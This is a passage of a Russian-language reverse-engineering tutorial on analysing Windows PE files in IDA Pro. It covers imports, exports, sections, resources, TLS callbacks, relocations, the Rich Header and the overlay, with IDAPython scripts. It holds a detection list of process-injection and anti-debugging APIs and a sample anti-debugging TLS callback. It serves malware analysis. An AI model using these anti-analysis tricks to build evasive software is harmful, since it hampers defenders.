
Формат PE используется для следующих типов файлов:

Расширение	Тип
`.exe`	Исполняемые файлы
`.dll`	Динамически подключаемые библиотеки
`.sys`	Драйверы ядра
`.ocx`	ActiveX-компоненты
`.scr`	Заставки экрана (screensavers)
`.cpl`	Апплеты панели управления
`.drv`	Драйверы устройств

7.2. Опции загрузки PE в IDA Pro

При открытии PE-файла IDA Pro отображает диалог загрузки с набором параметров, критически важных для корректного анализа.

7.2.1. Диалог загрузки



7.2.2. Ключевые опции

Опция	Описание	Когда использовать
Manual load	Позволяет выбрать базовый адрес загрузки	При анализе дампов памяти
Load resources	Загружать секцию ресурсов	Всегда (по умолчанию)
Rename DLL entries	Переименовывать импортированные функции	Всегда
Fill segment gaps	Заполнять промежутки между секциями	При анализе упакованных файлов
Create import segment	Создавать отдельный сегмент для импорта	При ручном анализе
Load as dynamic library	Загружать как DLL (анализ экспортов)	При анализе DLL

7.2.3. Ручная загрузка (Manual Load)

При включении **Manual load** IDA позволяет:

1. Выбрать базовый адрес загрузки (ImageBase)
2. Выбрать, какие секции загружать
3. Указать, создавать ли заголовки как сегменты

Это полезно при анализе: - Дампов памяти, снятых не по стандартному адресу - Файлов с нестандартным ImageBase - Упакованных файлов с повреждённым заголовком

```
# IDAPython: получение информации о загруженном PE
import ida_segment
import ida_nalt

# Базовый адрес образа
image_base = ida_nalt.get_imagebase()
print("ImageBase: 0x%08X" % image_base)

# Перечисление сегментов
seg = ida_segment.get_first_seg()
while seg:
    name = ida_segment.get_segm_name(seg)
    print("Сегмент: %-10s  Начало: 0x%08X  Конец: 0x%08X  Размер: 0x%X" %
          (name, seg.start_ea, seg.end_ea, seg.size()))
    seg = ida_segment.get_next_seg(seg.start_ea)
```

Вывод:

```
ImageBase: 0x00400000
Сегмент: .text       Начало: 0x00401000  Конец: 0x00425000  Размер: 0x24000
Сегмент: .rdata      Начало: 0x00425000  Конец: 0x0042C000  Размер: 0x7000
Сегмент: .data       Начало: 0x0042C000  Конец: 0x00430000  Размер: 0x4000
Сегмент: .rsrc       Начало: 0x00430000  Конец: 0x00438000  Размер: 0x8000
Сегмент: .reloc      Начало: 0x00438000  Конец: 0x0043A000  Размер: 0x2000
```

7.3. Import Table — таблица импорта

7.3.1. Структура таблицы импорта

Таблица импорта PE-файла описывается массивом структур `IMAGE_IMPORT_DESCRIPTOR`:

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD Characteristics;          // 0 для завершающей записи
        DWORD OriginalFirstThunk;       // RVA Import Lookup Table (ILT)
    };
    DWORD TimeDateStamp;                // Временная метка (-1 = bound import)
    DWORD ForwarderChain;               // Индекс первой перенаправленной ссылки
    DWORD Name;                         // RVA имени DLL (ASCII строка)
    DWORD FirstThunk;                   // RVA Import Address Table (IAT)
} IMAGE_IMPORT_DESCRIPTOR;
```

7.3.2. Просмотр импорта в IDA

Окно импорта (View → Open subviews → Imports, или Shift+F7):

```
Address      Ordinal  Name                 Library
------------ -------  ----                 -------
0x00425100            GetModuleHandleA     KERNEL32
0x00425104            GetProcAddress       KERNEL32
0x00425108            LoadLibraryA         KERNEL32
0x0042510C            VirtualAlloc         KERNEL32
0x00425110            VirtualFree          KERNEL32
0x00425114            VirtualProtect       KERNEL32
0x00425118            CreateFileW          KERNEL32
0x0042511C            ReadFile             KERNEL32
0x00425120            WriteFile            KERNEL32
0x00425124            CloseHandle          KERNEL32
0x00425128            GetLastError         KERNEL32
0x00425130            MessageBoxA          USER32
0x00425134            wsprintfA            USER32
0x00425140            RegOpenKeyExA        ADVAPI32
0x00425144            RegQueryValueExA     ADVAPI32
0x00425148            RegCloseKey          ADVAPI32
```

7.3.3. Анализ IAT (Import Address Table)

IAT — ключевая структура для понимания работы загрузчика Windows. После загрузки PE-файла в память загрузчик заполняет IAT реальными адресами функций.

```
; Дизассемблер — секция .idata (или .rdata)
.idata:00425100 ; HMODULE __stdcall GetModuleHandleA(LPCSTR lpModuleName)
.idata:00425100 extrn GetModuleHandleA:dword
.idata:00425104 ; FARPROC __stdcall GetProcAddress(HMODULE hModule, LPCSTR lpProcName)
.idata:00425104 extrn GetProcAddress:dword
```

```
; Вызов через IAT в .text:
.text:00401050 push    offset aKernel32    ; "kernel32.dll"
.text:00401055 call    ds:GetModuleHandleA ; вызов через IAT
.text:0040105B mov     [ebp+hModule], eax
```

7.3.4. Скрипт анализа импорта

```
import ida_nalt
import ida_name
import idc

def analyze_imports():
    """Полный анализ таблицы импорта PE-файла."""

    nimps = ida_nalt.get_import_module_qty()
    print("=" * 70)
    print("Количество импортируемых модулей: %d" % nimps)
    print("=" * 70)

    total_funcs = 0
    suspicious = []

    for i in range(nimps):
        mod_name = ida_nalt.get_import_module_name(i)
        print("\n[%d] Модуль: %s" % (i, mod_name))
        print("-" * 50)

        entries = []

        def imp_cb(ea, name, ordinal):
            if name:
                entries.append((ea, name, ordinal))
                # Отмечаем потенциально опасные функции
                dangerous = [
                    "VirtualAlloc", "VirtualProtect",
                    "WriteProcessMemory", "CreateRemoteThread",
                    "NtUnmapViewOfSection", "IsDebuggerPresent",
                    "CheckRemoteDebuggerPresent",
                    "OutputDebugStringA", "GetTickCount",
                    "QueryPerformanceCounter"
                ]
                for d in dangerous:
                    if d in name:
                        suspicious.append((mod_name, name, ea))
            else:
                entries.append((ea, "ordinal_%d" % ordinal, ordinal))
            return True

        ida_nalt.enum_import_names(i, imp_cb)

        for ea, name, ordinal in entries:
            ord_str = "ord:%d" % ordinal if ordinal != -1 else ""
            print("  0x%08X  %-40s %s" % (ea, name, ord_str))
            total_funcs += 1

    print("\n" + "=" * 70)
    print("Всего импортированных функций: %d" % total_funcs)

    if suspicious:
        print("\n[!] Потенциально опасные импорты:")
        for mod, name, ea in suspicious:
            print("  [%s] %s @ 0x%08X" % (mod, name, ea))

analyze_imports()
```

Вывод:

```
================================================================================
Количество импортируемых модулей: 4
================================================================================

[0] Модуль: KERNEL32.dll
------------------------------------------------
  0x00425100  GetModuleHandleA
  0x00425104  GetProcAddress
  0x00425108  LoadLibraryA
  0x0042510C  VirtualAlloc
  0x00425110  VirtualFree
  0x00425114  VirtualProtect
  ...

[1] Модуль: USER32.dll
------------------------------------------------
  0x00425130  MessageBoxA
  0x00425134  wsprintfA
  ...

================================================================================
Всего импортированных функций: 47

[!] Потенциально опасные импорты:
  [KERNEL32.dll] VirtualAlloc @ 0x0042510C
  [KERNEL32.dll] VirtualProtect @ 0x00425114
  [KERNEL32.dll] IsDebuggerPresent @ 0x0042512C
```

7.4. Export Table — таблица экспорта

7.4.1. Структура таблицы экспорта

Таблица экспорта описывается структурой `IMAGE_EXPORT_DIRECTORY`:

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD Characteristics;          // Зарезервировано (0)
    DWORD TimeDateStamp;            // Временная метка
    WORD  MajorVersion;             // Основная версия
    WORD  MinorVersion;             // Дополнительная версия
    DWORD Name;                     // RVA имени DLL
    DWORD Base;                     // Начальный ординал
    DWORD NumberOfFunctions;        // Количество экспортированных функций
    DWORD NumberOfNames;            // Количество экспортированных имён
    DWORD AddressOfFunctions;       // RVA таблицы адресов функций (EAT)
    DWORD AddressOfNames;           // RVA таблицы имён
    DWORD AddressOfNameOrdinals;    // RVA таблицы ординалов имён
} IMAGE_EXPORT_DIRECTORY;
```

7.4.2. Просмотр экспорта в IDA

Окно экспорта (View → Open subviews → Exports):

```
Address      Ordinal  Name
-----------  -------  ----
0x10001000   1        DllCanUnloadNow
0x10001050   2        DllGetClassObject
0x100010A0   3        DllRegisterServer
0x100010F0   4        DllUnregisterServer
0x10001200   5        PluginInit
0x10001350   6        PluginProcess
0x10001500   7        PluginCleanup
0x10001600   8        GetPluginInfo
```

7.4.3. Перенаправление экспорта (Export Forwarding)

PE-файлы поддерживают перенаправление экспорта — когда экспортируемая функция на самом деле находится в другой DLL:

```
; Пример перенаправления в kernel32.dll:
; HeapAlloc → NTDLL.RtlAllocateHeap

; В таблице экспорта вместо RVA функции записана строка:
; "NTDLL.RtlAllocateHeap"
```

IDA корректно отображает перенаправленные экспорты:

```
Address      Ordinal  Name              Forwarded to
------------ -------  ----              ------------
0x00000000   563      HeapAlloc         NTDLL.RtlAllocateHeap
0x00000000   564      HeapFree          NTDLL.RtlFreeHeap
```

7.5. Секции PE-файла

7.5.1. Заголовок секции

Каждая секция описывается структурой `IMAGE_SECTION_HEADER`:

```
typedef struct _IMAGE_SECTION_HEADER {
    BYTE  Name[8];                  // Имя секции (ASCII, до 8 символов)
    union {
        DWORD PhysicalAddress;
        DWORD VirtualSize;          // Размер в памяти
    } Misc;
    DWORD VirtualAddress;           // RVA секции в памяти
    DWORD SizeOfRawData;            // Размер на диске
    DWORD PointerToRawData;         // Смещение в файле
    DWORD PointerToRelocations;     // Указатель на релокации (0 для EXE)
    DWORD PointerToLinenumbers;     // Указатель на номера строк (устарело)
    WORD  NumberOfRelocations;      // Количество релокаций
    WORD  NumberOfLinenumbers;      // Количество номеров строк
    DWORD Characteristics;          // Флаги (атрибуты) секции
} IMAGE_SECTION_HEADER;
```

7.5.2. Флаги секций

Константа	Значение	Описание
`IMAGE_SCN_CNT_CODE`	0x00000020	Содержит исполняемый код
`IMAGE_SCN_CNT_INITIALIZED_DATA`	0x00000040	Содержит инициализированные данные
`IMAGE_SCN_CNT_UNINITIALIZED_DATA`	0x00000080	Содержит неинициализированные данные
`IMAGE_SCN_MEM_EXECUTE`	0x20000000	Секция исполняемая
`IMAGE_SCN_MEM_READ`	0x40000000	Секция для чтения
`IMAGE_SCN_MEM_WRITE`	0x80000000	Секция для записи
`IMAGE_SCN_MEM_DISCARDABLE`	0x02000000	Может быть выгружена из памяти
`IMAGE_SCN_MEM_SHARED`	0x10000000	Секция является разделяемой

7.5.3. Типичная раскладка секций

```
Секция   VirtAddr  VirtSize  RawSize   Характеристики       Назначение
------   --------  --------  --------  ----------------     ----------
.text    0x1000    0x23A50   0x23C00   60000020 (CRX)       Код
.rdata   0x25000   0x0B230   0x0B400   40000040 (IR)        Константы, импорт
.data    0x31000   0x03A80   0x01200   C0000040 (IRW)       Глобальные данные
.rsrc    0x35000   0x07E30   0x08000   40000040 (IR)        Ресурсы
.reloc   0x3D000   0x02110   0x02200   42000040 (IRD)       Релокации
```

Обозначения характеристик: - **C** = Code (содержит код) - **I** = Initialized data (инициализированные данные) - **R** = Read (чтение) - **W** = Write (запись) - **X** = Execute (исполнение) - **D** = Discardable (может быть выгружена)

7.5.4. Скрипт анализа секций

```
import ida_segment
import idautils

def analyze_sections():
    """Детальный анализ секций PE-файла."""

    print("%-10s %-10s %-10s %-10s %-12s %s" % (
        "Имя", "VirtAddr", "VirtSize", "RawSize", "Характ.", "Описание"))
    print("-" * 75)

    suspicious_sections = []

    for seg_ea in idautils.Segments():
        seg = ida_segment.getseg(seg_ea)
        name = ida_segment.get_segm_name(seg)
        start = seg.start_ea
        size = seg.size()

        # Определяем характеристики
        perms = ""
        if seg.perm & ida_segment.SFL_LOADER:
            perms += "L"

        # Проверка на подозрительные секции
        flags = []
        if seg.type == ida_segment.SEG_CODE:
            flags.append("CODE")
        if seg.type == ida_segment.SEG_DATA:
            flags.append("DATA")

        # Подозрительные имена секций (потенциально упакованные)
        packed_indicators = [
            ".UPX", "UPX0", "UPX1", ".aspack", ".adata",
            ".nsp0", ".nsp1", ".perplex", ".packed",
            ".themida", ".vmp0", ".vmp1"
        ]
        for indicator in packed_indicators:
            if indicator.lower() in name.lower():
                suspicious_sections.append(name)

        print("%-10s 0x%08X 0x%08X %-10s %-12s" % (
            name, start, size, "", " ".join(flags)))

    if suspicious_sections:
        print("\n[!] Обнаружены подозрительные секции (возможна упаковка):")
        for s in suspicious_sections:
            print("    %s" % s)

analyze_sections()
```

7.6. Ресурсы PE-файла

7.6.1. Структура ресурсов

Ресурсы PE-файла организованы в виде трёхуровневого дерева:

```
Уровень 1: Тип ресурса (RT_ICON, RT_DIALOG, RT_STRING, ...)
  └─ Уровень 2: Идентификатор ресурса (ID или имя)
       └─ Уровень 3: Язык ресурса (LANG_RUSSIAN, LANG_ENGLISH, ...)
            └─ Данные ресурса
```

7.6.2. Типы ресурсов

Константа	Значение	Описание
`RT_CURSOR`	1	Курсор
`RT_BITMAP`	2	Растровое изображение
`RT_ICON`	3	Иконка
`RT_MENU`	4	Меню
`RT_DIALOG`	5	Диалоговое окно
`RT_STRING`	6	Таблица строк
`RT_ACCELERATOR`	9	Акселераторы
`RT_RCDATA`	10	Произвольные данные
`RT_GROUP_ICON`	14	Группа иконок
`RT_VERSION`	16	Информация о версии
`RT_MANIFEST`	24	Манифест приложения

7.6.3. Ресурсы в IDA

IDA загружает ресурсы в отдельный сегмент `.rsrc` и распознаёт структуры:

```
.rsrc:00430000 ; ===========================================================
.rsrc:00430000 ; Resource directory
.rsrc:00430000 ; ===========================================================
.rsrc:00430000   dd 0                ; Characteristics
.rsrc:00430004   dd 5F3A1B20h        ; TimeDateStamp
.rsrc:00430008   dw 0                ; MajorVersion
.rsrc:0043000A   dw 0                ; MinorVersion
.rsrc:0043000C   dw 0                ; NumberOfNamedEntries
.rsrc:0043000E   dw 5                ; NumberOfIdEntries
.rsrc:00430010   dd 3                ; Type: RT_ICON
.rsrc:00430014   dd 80000028h        ; OffsetToData (subdirectory)
.rsrc:00430018   dd 0Eh              ; Type: RT_GROUP_ICON
.rsrc:0043001C   dd 80000040h        ; OffsetToData (subdirectory)
.rsrc:00430020   dd 10h              ; Type: RT_VERSION
.rsrc:00430024   dd 80000058h        ; OffsetToData (subdirectory)
.rsrc:00430028   dd 18h              ; Type: RT_MANIFEST
.rsrc:0043002C   dd 80000070h        ; OffsetToData (subdirectory)
```

7.6.4. Извлечение ресурсов скриптом

```python
import ida_bytes
import ida_nalt

def extract_resource_by_offset(rsrc_rva, size, output_path):
    """Извлечение ресурса по RVA."""
    image_base = ida_nalt.get_imagebase()
    ea = image_base + rsrc_rva

    data = ida_bytes.get_bytes(ea, size)
    if data:
        with open(output_path, 'wb') as f:
            f.write(data)
        print("Ресурс сохранён: %s (%d байт)" % (output_path, size))
    else:
        print("Не удалось прочитать данные по адресу 0x%08X" % ea)

# Пример: извлечение иконки
extract_resource_by_offset(0x30100, 0x2E8, "extracted_icon.ico")
```

7.7. TLS Callbacks

7.7.1. Что такое TLS Callbacks

Thread Local Storage (TLS) Callbacks — функции, вызываемые системным загрузчиком **до** точки входа (Entry Point) программы. Это делает их популярным механизмом для:

- Антиотладочных проверок
- Инициализации защитных механизмов
- Распаковки кода
- Скрытия реальной логики от поверхностного анализа

7.7.2. Структура TLS Directory

```
typedef struct _IMAGE_TLS_DIRECTORY32 {
    DWORD StartAddressOfRawData;    // VA начала данных TLS
    DWORD EndAddressOfRawData;      // VA конца данных TLS
    DWORD AddressOfIndex;           // VA индекса TLS
    DWORD AddressOfCallBacks;       // VA массива callback-функций
    DWORD SizeOfZeroFill;           // Размер заполнения нулями
    DWORD Characteristics;          // Характеристики
} IMAGE_TLS_DIRECTORY32;
```

7.7.3. TLS Callbacks в IDA

IDA Pro автоматически распознаёт TLS callbacks и создаёт для них перекрёстные ссылки. Они отображаются в окне Functions и помечены соответствующим образом:

```
; Таблица TLS callbacks
.rdata:00425500 TlsCallbackTable dd offset TlsCallback_0
.rdata:00425504                  dd offset TlsCallback_1
.rdata:00425508                  dd 0              ; завершающий NULL

; Первый TLS callback — типичная антиотладочная проверка
.text:00401800 TlsCallback_0 proc near
.text:00401800
.text:00401800 DllHandle     = dword ptr  8
.text:00401800 Reason        = dword ptr  0Ch
.text:00401800 Reserved      = dword ptr  10h
.text:00401800
.text:00401800                push    ebp
.text:00401801                mov     ebp, esp
.text:00401803                cmp     [ebp+Reason], DLL_PROCESS_ATTACH  ; 1
.text:00401807                jnz     short loc_401830
.text:00401809                call    ds:IsDebuggerPresent
.text:0040180F                test    eax, eax
.text:00401811                jz      short loc_401830
.text:00401813                ; Отладчик обнаружен — модифицируем ключ шифрования
.text:00401813                mov     dword ptr ds:encryption_key, 0DEADh
.text:0040181D                jmp     short loc_401830
.text:00401830
.text:00401830 loc_401830:
.text:00401830                pop     ebp
.text:00401831                retn    0Ch
.text:00401831 TlsCallback_0 endp
```

Декомпилированный вид TLS callback:

```
void __stdcall TlsCallback_0(
    PVOID DllHandle,
    DWORD Reason,
    PVOID Reserved)
{
  if ( Reason == DLL_PROCESS_ATTACH )
  {
    if ( IsDebuggerPresent() )
    {
      // Под отладчиком — испортить ключ шифрования
      // (программа будет работать, но неправильно)
      encryption_key = 0xDEAD;
    }
  }
}
```

7.7.4. Скрипт поиска TLS Callbacks

```
import ida_bytes
import ida_nalt
import ida_name
import idc
import struct

def find_tls_callbacks():
    """Поиск и анализ TLS callbacks."""

    # Получаем адрес TLS Directory из PE-заголовка
    image_base = ida_nalt.get_imagebase()

    # Ищем TLS Directory Entry в Optional Header
    # Data Directory[9] = TLS Directory
    pe_offset = ida_bytes.get_dword(image_base + 0x3C)
    pe_addr = image_base + pe_offset

    # Определяем, PE32 или PE32+
    magic = ida_bytes.get_word(pe_addr + 0x18)
    if magic == 0x10B:      # PE32
        tls_dir_rva = ida_bytes.get_dword(pe_addr + 0xC0)
        tls_dir_size = ida_bytes.get_dword(pe_addr + 0xC4)
    elif magic == 0x20B:    # PE32+
        tls_dir_rva = ida_bytes.get_dword(pe_addr + 0xD0)
        tls_dir_size = ida_bytes.get_dword(pe_addr + 0xD4)
    else:
        print("Неизвестный формат PE: 0x%04X" % magic)
        return

    if tls_dir_rva == 0:
        print("TLS Directory не найдена")
        return

    tls_dir_addr = image_base + tls_dir_rva
    print("TLS Directory @ 0x%08X (RVA: 0x%X, размер: 0x%X)" %
          (tls_dir_addr, tls_dir_rva, tls_dir_size))

    # Читаем адрес таблицы callback-ов
    # AddressOfCallBacks — это VA (не RVA!)
    if magic == 0x10B:
        callbacks_va = ida_bytes.get_dword(tls_dir_addr + 12)
    else:
        callbacks_va = ida_bytes.get_qword(tls_dir_addr + 24)

    if callbacks_va == 0:
        print("Таблица TLS callbacks пуста")
        return

    print("Таблица TLS callbacks @ 0x%08X" % callbacks_va)
    print("-" * 50)

    idx = 0
    while True:
        if magic == 0x10B:
            cb_addr = ida_bytes.get_dword(callbacks_va + idx * 4)
        else:
            cb_addr = ida_bytes.get_qword(callbacks_va + idx * 8)

        if cb_addr == 0:
            break

        name = ida_name.get_name(cb_addr)
        print("  TLS Callback #%d: 0x%08X (%s)" % (idx, cb_addr, name))
        idx += 1

    print("\nВсего TLS callbacks: %d" % idx)

find_tls_callbacks()
```

Вывод:

```
TLS Directory @ 0x00425500 (RVA: 0x25500, размер: 0x18)
Таблица TLS callbacks @ 0x00425520
------------------------------------------------
  TLS Callback #0: 0x00401800 (TlsCallback_0)
  TLS Callback #1: 0x00401850 (TlsCallback_1)

Всего TLS callbacks: 2
```

7.8. Relocation Table

7.8.1. Назначение релокаций

Таблица релокаций (Base Relocation Table) содержит информацию о местах в коде и данных, которые необходимо скорректировать, если образ загружен не по предпочтительному адресу (ImageBase). Релокации критически важны для DLL и для EXE с включённым ASLR (Address Space Layout Randomization).

7.8.2. Структура релокаций

```
// Блок релокаций
typedef struct _IMAGE_BASE_RELOCATION {
    DWORD VirtualAddress;       // RVA страницы (4 КБ)
    DWORD SizeOfBlock;          // Размер блока (включая заголовок)
    // За заголовком следуют записи типа WORD:
    //   Биты 15-12: тип релокации
    //   Биты 11-0:  смещение внутри страницы
} IMAGE_BASE_RELOCATION;
```

Типы релокаций:

Тип	Константа	Описание
0	`IMAGE_REL_BASED_ABSOLUTE`	Заполнитель (пропустить)
3	`IMAGE_REL_BASED_HIGHLOW`	32-битная корректировка (x86)
10	`IMAGE_REL_BASED_DIR64`	64-битная корректировка (x64)

7.8.3. Просмотр релокаций в IDA

IDA отображает секцию `.reloc` в дизассемблере:

```
.reloc:00438000 ; Base Relocation Table
.reloc:00438000 ; Block 0: Page RVA = 0x1000, Size = 0x0120
.reloc:00438000   dd 1000h          ; PageRVA
.reloc:00438004   dd 120h           ; BlockSize
.reloc:00438008   dw 3012h          ; Type=3 (HIGHLOW), Offset=0x012
.reloc:0043800A   dw 3025h          ; Type=3 (HIGHLOW), Offset=0x025
.reloc:0043800C   dw 3038h          ; Type=3 (HIGHLOW), Offset=0x038
.reloc:0043800E   dw 304Bh          ; Type=3 (HIGHLOW), Offset=0x04B
; ...
```

7.8.4. Скрипт парсинга релокаций

```
import ida_bytes
import ida_nalt

def parse_relocations():
    """Парсинг таблицы релокаций PE-файла."""

    image_base = ida_nalt.get_imagebase()
    pe_offset = ida_bytes.get_dword(image_base + 0x3C)
    pe_addr = image_base + pe_offset

    magic = ida_bytes.get_word(pe_addr + 0x18)
    if magic == 0x10B:      # PE32
        reloc_rva = ida_bytes.get_dword(pe_addr + 0xA0)
        reloc_size = ida_bytes.get_dword(pe_addr + 0xA4)
    elif magic == 0x20B:    # PE32+
        reloc_rva = ida_bytes.get_dword(pe_addr + 0xB0)
        reloc_size = ida_bytes.get_dword(pe_addr + 0xB4)
    else:
        print("Неизвестный формат")
        return

    if reloc_rva == 0:
        print("Таблица релокаций отсутствует")
        return

    reloc_addr = image_base + reloc_rva
    print("Таблица релокаций: 0x%08X (размер: 0x%X)" %
          (reloc_addr, reloc_size))

    offset = 0
    total_entries = 0
    block_num = 0

    while offset < reloc_size:
        page_rva = ida_bytes.get_dword(reloc_addr + offset)
        block_size = ida_bytes.get_dword(reloc_addr + offset + 4)

        if block_size == 0:
            break

        num_entries = (block_size - 8) // 2
        total_entries += num_entries

        print("\nБлок #%d: Страница RVA=0x%04X, размер=%d, записей=%d" %
              (block_num, page_rva, block_size, num_entries))

        # Показываем первые 5 записей каждого блока
        for i in range(min(num_entries, 5)):
            entry = ida_bytes.get_word(reloc_addr + offset + 8 + i * 2)
            reloc_type = (entry >> 12) & 0xF
            reloc_offset = entry & 0xFFF

            type_names = {
                0: "ABSOLUTE",
                3: "HIGHLOW",
                10: "DIR64"
            }
            type_name = type_names.get(reloc_type, "UNKNOWN(%d)" % reloc_type)

            target = image_base + page_rva + reloc_offset
            print("  [%d] Тип: %-10s Смещение: 0x%03X → VA: 0x%08X" %
                  (i, type_name, reloc_offset, target))

        if num_entries > 5:
            print("  ... ещё %d записей" % (num_entries - 5))

        offset += block_size
        block_num += 1

    print("\n" + "=" * 50)
    print("Всего блоков: %d, записей: %d" % (block_num, total_entries))

parse_relocations()
```

Вывод:

```
Таблица релокаций: 0x00438000 (размер: 0x2110)

Блок #0: Страница RVA=0x1000, размер=288, записей=140
  [0] Тип: HIGHLOW    Смещение: 0x012 → VA: 0x00401012
  [1] Тип: HIGHLOW    Смещение: 0x025 → VA: 0x00401025
  [2] Тип: HIGHLOW    Смещение: 0x038 → VA: 0x00401038
  [3] Тип: HIGHLOW    Смещение: 0x04B → VA: 0x0040104B
  [4] Тип: HIGHLOW    Смещение: 0x055 → VA: 0x00401055
  ... ещё 135 записей

Блок #1: Страница RVA=0x2000, размер=312, записей=152
  ...

================================================
Всего блоков: 34, записей: 4248
```

7.9. Rich Header

7.9.1. Что такое Rich Header

Rich Header — недокументированная структура, добавляемая компоновщиком Microsoft (link.exe) между DOS-заглушкой и PE-заголовком. Она содержит информацию о средствах сборки (компилятор, ассемблер, компоновщик), использованных при создании файла.

7.9.2. Формат Rich Header

Rich Header зашифрован XOR с ключом, расположенным после сигнатуры «Rich»:

```
DOS Header (64 байта)
DOS Stub (переменный размер)
Rich Header (зашифрован XOR):
  "DanS" (0x536E6144) — сигнатура начала (после XOR)
  Padding (3 DWORD нулей после XOR)
  Записи: пары (comp_id, count)
  "Rich" (0x68636952) — сигнатура конца (не зашифрована)
  XOR-ключ (DWORD)
PE Signature ("PE\0\0")
```

7.9.3. Скрипт декодирования Rich Header

```
import ida_bytes
import ida_nalt
import struct

def decode_rich_header():
    """Декодирование Rich Header PE-файла."""

    image_base = ida_nalt.get_imagebase()
    pe_offset = ida_bytes.get_dword(image_base + 0x3C)

    # Ищем сигнатуру "Rich" перед PE-заголовком
    rich_offset = None
    for i in range(0x80, pe_offset - 4, 4):
        val = ida_bytes.get_dword(image_base + i)
        if val == 0x68636952:  # "Rich"
            rich_offset = i
            break

    if rich_offset is None:
        print("Rich Header не найден")
        return

    # XOR-ключ расположен сразу после "Rich"
    xor_key = ida_bytes.get_dword(image_base + rich_offset + 4)
    print("Rich Header найден @ смещение 0x%X" % rich_offset)
    print("XOR-ключ: 0x%08X" % xor_key)
    print("=" * 65)

    # Ищем начало (сигнатура "DanS" после XOR)
    dans_offset = None
    for i in range(0x80, rich_offset, 4):
        val = ida_bytes.get_dword(image_base + i) ^ xor_key
        if val == 0x536E6144:  # "DanS"
            dans_offset = i
            break

    if dans_offset is None:
        print("Сигнатура DanS не найдена")
        return

    # Пропускаем "DanS" + 3 DWORD padding
    data_start = dans_offset + 16

    # Словарь известных Product ID (компоненты Visual Studio)
    product_ids = {
        0x00: "Unknown",
        0x01: "Import (old)",
        0x02: "Linker (old)",
        0x04: "Linker",
        0x06: "Compiler C",
        0x07: "Compiler C++",
        0x0A: "Assembler (MASM)",
        0x0B: "Compiler C (VS2003)",
        0x0C: "Compiler C++ (VS2003)",
        0x0D: "Linker (VS2003)",
        0x0E: "Compiler C (VS2005)",
        0x0F: "Compiler C++ (VS2005)",
        0x19: "Compiler C (VS2008)",
        0x1A: "Compiler C++ (VS2008)",
        0x1C: "Linker (VS2008)",
        0x53: "Compiler C (VS2010)",
        0x54: "Compiler C++ (VS2010)",
        0x56: "Linker (VS2010)",
        0x83: "Compiler C (VS2012)",
        0x84: "Compiler C++ (VS2012)",
        0x86: "Linker (VS2012)",
        0x93: "Compiler C (VS2013)",
        0x94: "Compiler C++ (VS2013)",
        0x96: "Linker (VS2013)",
        0xD9: "Compiler C (VS2015)",
        0xDA: "Compiler C++ (VS2015)",
        0xDC: "Linker (VS2015)",
        0xFF: "Compiler C (VS2017)",
        0x100: "Compiler C++ (VS2017)",
```

```
        0x102: "Linker (VS2017)",
    }

    print("%-6s %-10s %-35s %s" % ("ProdID", "Build", "Компонент", "Кол-во"))
    print("-" * 65)

    for i in range(data_start, rich_offset, 8):
        comp_id_raw = ida_bytes.get_dword(image_base + i) ^ xor_key
        count_raw = ida_bytes.get_dword(image_base + i + 4) ^ xor_key

        prod_id = (comp_id_raw >> 16) & 0xFFFF
        build = comp_id_raw & 0xFFFF

        component = product_ids.get(prod_id, "Product 0x%04X" % prod_id)
        print("0x%04X %-10d %-35s %d" % (prod_id, build, component, count_raw))

decode_rich_header()
```

Вывод:

```
Rich Header найден @ смещение 0xB0
XOR-ключ: 0x7A3B5C1D
=================================================================
ProdID Build      Компонент                           Кол-во
-----------------------------------------------------------------
0x0093 30501      Compiler C (VS2013)                 12
0x0094 30501      Compiler C++ (VS2013)               45
0x0096 30501      Linker (VS2013)                     1
0x000A 30501      Assembler (MASM)                    3
0x0001 0          Import (old)                        87
```

Rich Header полезен для атрибуции: по нему можно определить, какой версией Visual Studio (или другого компилятора Microsoft) был собран исследуемый файл.

7.10. Overlay

7.10.1. Что такое Overlay

Overlay (оверлей) — данные, расположенные в файле после последней секции PE. Они не отображаются в адресное пространство процесса при загрузке, но могут быть считаны программой из собственного исполняемого файла.

Overlay часто используется для: - Хранения упакованных данных (инсталляторы) - Встроенных баз данных - Цифровых подписей (Authenticode) - Дополнительных ресурсов

7.10.2. Обнаружение Overlay

```
import ida_bytes
import ida_nalt
import os

def detect_overlay(file_path):
    """Определение наличия и размера overlay."""

    image_base = ida_nalt.get_imagebase()
    pe_offset = ida_bytes.get_dword(image_base + 0x3C)
    pe_addr = image_base + pe_offset

    magic = ida_bytes.get_word(pe_addr + 0x18)
    if magic == 0x10B:
        num_sections = ida_bytes.get_word(pe_addr + 0x06)
